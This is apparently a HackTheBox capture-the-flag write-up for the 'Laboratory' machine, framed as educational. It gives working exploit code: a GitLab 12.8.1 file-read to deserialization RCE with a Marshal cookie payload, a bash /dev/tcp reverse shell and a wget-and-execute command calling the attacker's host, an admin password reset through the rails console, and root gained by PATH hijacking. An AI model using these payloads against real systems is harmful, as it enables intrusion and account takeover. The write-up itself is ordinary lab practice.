

HTB Laboratory

Pre-Engagement

This writeup is for educational purposes only to gain more knowledge in vulnerabilities and exploits on systems. I will be explaining the concepts I have found to the best of my knowledge for the Laboratory box. HackTheBox is an online platform where people can practice their penetration testing skills.

System OS: Linux 5.4.0-kali4-amd64 x86_64

Date: 02/09/2021 - 02/10/2021

Reconnaissance

We start off by running a nmap scan on the given ip address of the box:


```
Nmap scan report for laboratory.htb (10.10.10.216)
Host is up (0.084s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to https://laboratory.htb/
443/tcp   open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: The Laboratory
|_ ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_ Not valid after:  2024-03-03T10:39:28
|_ tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Here we see ssh on port 22, http on port 80 and 443 that has a domain (laboratory.htb) and a subdomain at git.laboratory.htb. We can add these to our etc/hosts file and visit these web pages to see if we can find anything.

Enumeration



Going to the first domain, laboratory.htb, doesn't seem to have a lot going on. Clicking on any links redirects me back to the same page and the information given on the domain doesn't give any hints to any other services offered on the site. The only thing that was worth noting was the user reviews/comments on the web page:



On the subdomain, `git.laboratory.htb`, we can see a login page to a gitlab repository. After a quick google search, we can see the version of gitlab by going to `/help` after the domain name after logging in. By signing up with multiple domain names, using the `laboratory.htb` seems to work. Here we see the version of gitlab:



Doing some searches on vulnerabilities/exploit for gitlab 12.8.1, I found a potential LFI exploit along with a RCE exploit that can be possible by getting a specific file using LFI. This hackerone article explains how the exploit works: <https://hackerone.com/reports/827052>

Vulnerability Analysis

The first exploit we found in the article is a LFI exploit that can be used to copy any file in the directory. The article shows us steps to reproduce the exploit:



Later down the article, we can see that there is a way to turn this LFI exploit to a RCE exploit.

This can be done by first grabbing the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` using the arbitrary file read and then use the `experimentation_subject_id` cookie with a Marshall payload.

A payload can be generated by changing your own gitlab instances `secret_key_base` to match, then running the following in a rails console

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

Then send this cookie to the server:

```
curl -vvv 'http://gitlab-vm.local/users/sign_in' -b "experimentation_subject_id=BAhv0kBBY3RpdmVTdXBwb3J00j"
```

And it will be executed:


```
$ cat /tmp/vakzz
vakzz was here
```

It looks like we can input any code that we would want to execute in between the single quotation of the erb command. We would need to download and create a gitlab instance on our own computer. Maybe we can get a reverse shell on the victim's computer using this exploit.

Exploitation

LFI:

Since we already made an account earlier when trying to look at the version of gitlab, we will follow the instructions to reproduce the exploit and grab the secrets.yml file so we can attempt to do the RCE exploit. After creating two projects and making an issue, which replaces the `/etc/passwd` with `/opt/gitlab-rails/config/secrets.yml`, we see that we got the secrets.yml file.



Let's move onto the RCE exploit and see if we can get a reverse shell on the victim's computer.

RCE:

I decided to use docker to create my own instance of gitlab 12.8.1. After installing and setting up the docker container with the gitlab instance, I did some research to see what the rails console was and found this: https://docs.gitlab.com/ee/administration/operations/rails_console.html

Following the guide, I changed the secret key in the secrets.yml of the gitlab instance and started to run this command in the rails console:

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `/bin/bash -i >& /dev/tcp/10.10.X.X/8888 0>&1`
%>")
depr =
 ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb
 , :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

After replacing the text in the cookie payload with the text given by the commands above, I sent the curl command and opened a nc on port 8888 to see if I can get anything.

I didn't get any shell after executing the command in rails. I researched and tried various types of reverse shell payloads, I came across a method of using a python server and having the victim's computer upload and execute a reverse shell script. I created a reverse shell script and hosted it on port 9999:

After using these commands:

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `wget http://ip:port/reverse.sh && chmod +x
reverse.sh && ./reverse.sh` %>")
depr =
 ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb
 , :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

I was able to get a shell:

```
listening on [any] 8888 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.216] 40164
bash: cannot set terminal process group (414): Inappropriate ioctl for device
bash: no job control in this shell
git@git:~/gitlab-rails/working$
```

Looking back at the rail console documentation, I can see that we are able to use commands to find information about users. After searching on google more on these commands, I opened the rails console again and was able to find the command to list all users:




```
user = User.all
#<ActiveRecord::Relation [#<User id:4 @seven>, #<User id:3 @ghost>,
#<User id:1 @dexter>, #<User id:5 @bob>]>
```

Looking back at the laboratory.htb web page, we remember that dexter is the “CEO”, lets see if we are able to reset his password using the commands I found:

https://docs.gitlab.com/ee/security/reset_user_password.html

```
user = User.find(1)
user = User.find(1)
#<User id:1 @dexter>
user.password = 'password'
user.password = 'password'
"password"
user.password_confirmation = 'password'
user.password_confirmation = 'password'
"password"
user.save!
user.save!
Enqueued ActionMailer::DeliveryJob (Job ID:
bd6ec360-599b-4e35-8393-1a0340b1182d) to Sidekiq(mailers) with
arguments: "DeviseMailer", "password_change", "deliver_now",
#<GlobalID:0x00007f8d54ce9148 @uri=#<URI::GID gid://gitlab/User/1>>
true
```

I was able to successfully log in and after doing some enumerating, I found a folder containing files including ssh files:

 .ssh	Initial commit	7 months ago
 recipe.url	Initial commit	7 months ago
 todo.txt	Initial commit	7 months ago


User:

Using the private ssh key we found in the .ssh folder, I was able to ssh into dexter's account containing the user.txt file.

```
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
```

Root:

Looking into todo.txt on dexter's gitlab projects, I kept in mind trying to find a docker compose file and was trying to find where it might be located on most linux systems:



```
1 # DONE: Secure docker for regular users
2 ### DONE: Automate docker security on startup
3 # TODO: Look into "docker compose"
4 # TODO: Permanently ban DeeDee from lab
```

I searched around the directories for files that may be related to docker as a start and stumbled on this file in /usr/local/bin:

```
dexter@laboratory:/usr/local/bin$ ls
docker-security
```

Finding what information I can on it, it looks like a file that can be executed, but doesn't do anything when I try to execute it. After doing some research on google, I wanted to get more information on what might be happening with the script, which using ltrace & strace might come in handy.

```
dexter@laboratory:/usr/local/bin$ ltrace docker-security
setuid(0)                                = -1
setgid(0)                                = -1
system("chmod 700 /usr/bin/docker")chmod: changing permissions of '/usr/bin/docker':
Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                    = 256
system("chmod 660 /var/run/docker.sock")chmod: changing permissions of
'/var/run/docker.sock': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                    = 256
+++ exited (status 0) +++
```

Here we see that when running the file, it looks like we have permission issues. I went to see if I can find more on a way to allow us to change the permissions of the executable and came across this article: <https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

Following and changing the commands to our current situation, I was able to execute the file and log into root as a result with the following commands:

```
cd /tmp
echo "/bin/bash" > chmod
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /usr/local/bin
./docker-security
id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```

Reporting

This exploit was only possible with specific gitlab versions and can be avoided by updating to the more recent gitlab version since this issue was fixed in recent versions. While this can be said getting into dexter's account on gitlab and the box, having a script that gives you access to the root account is not recommended as a lot of user accounts can become compromised due to human error (as we can see in dexter's case).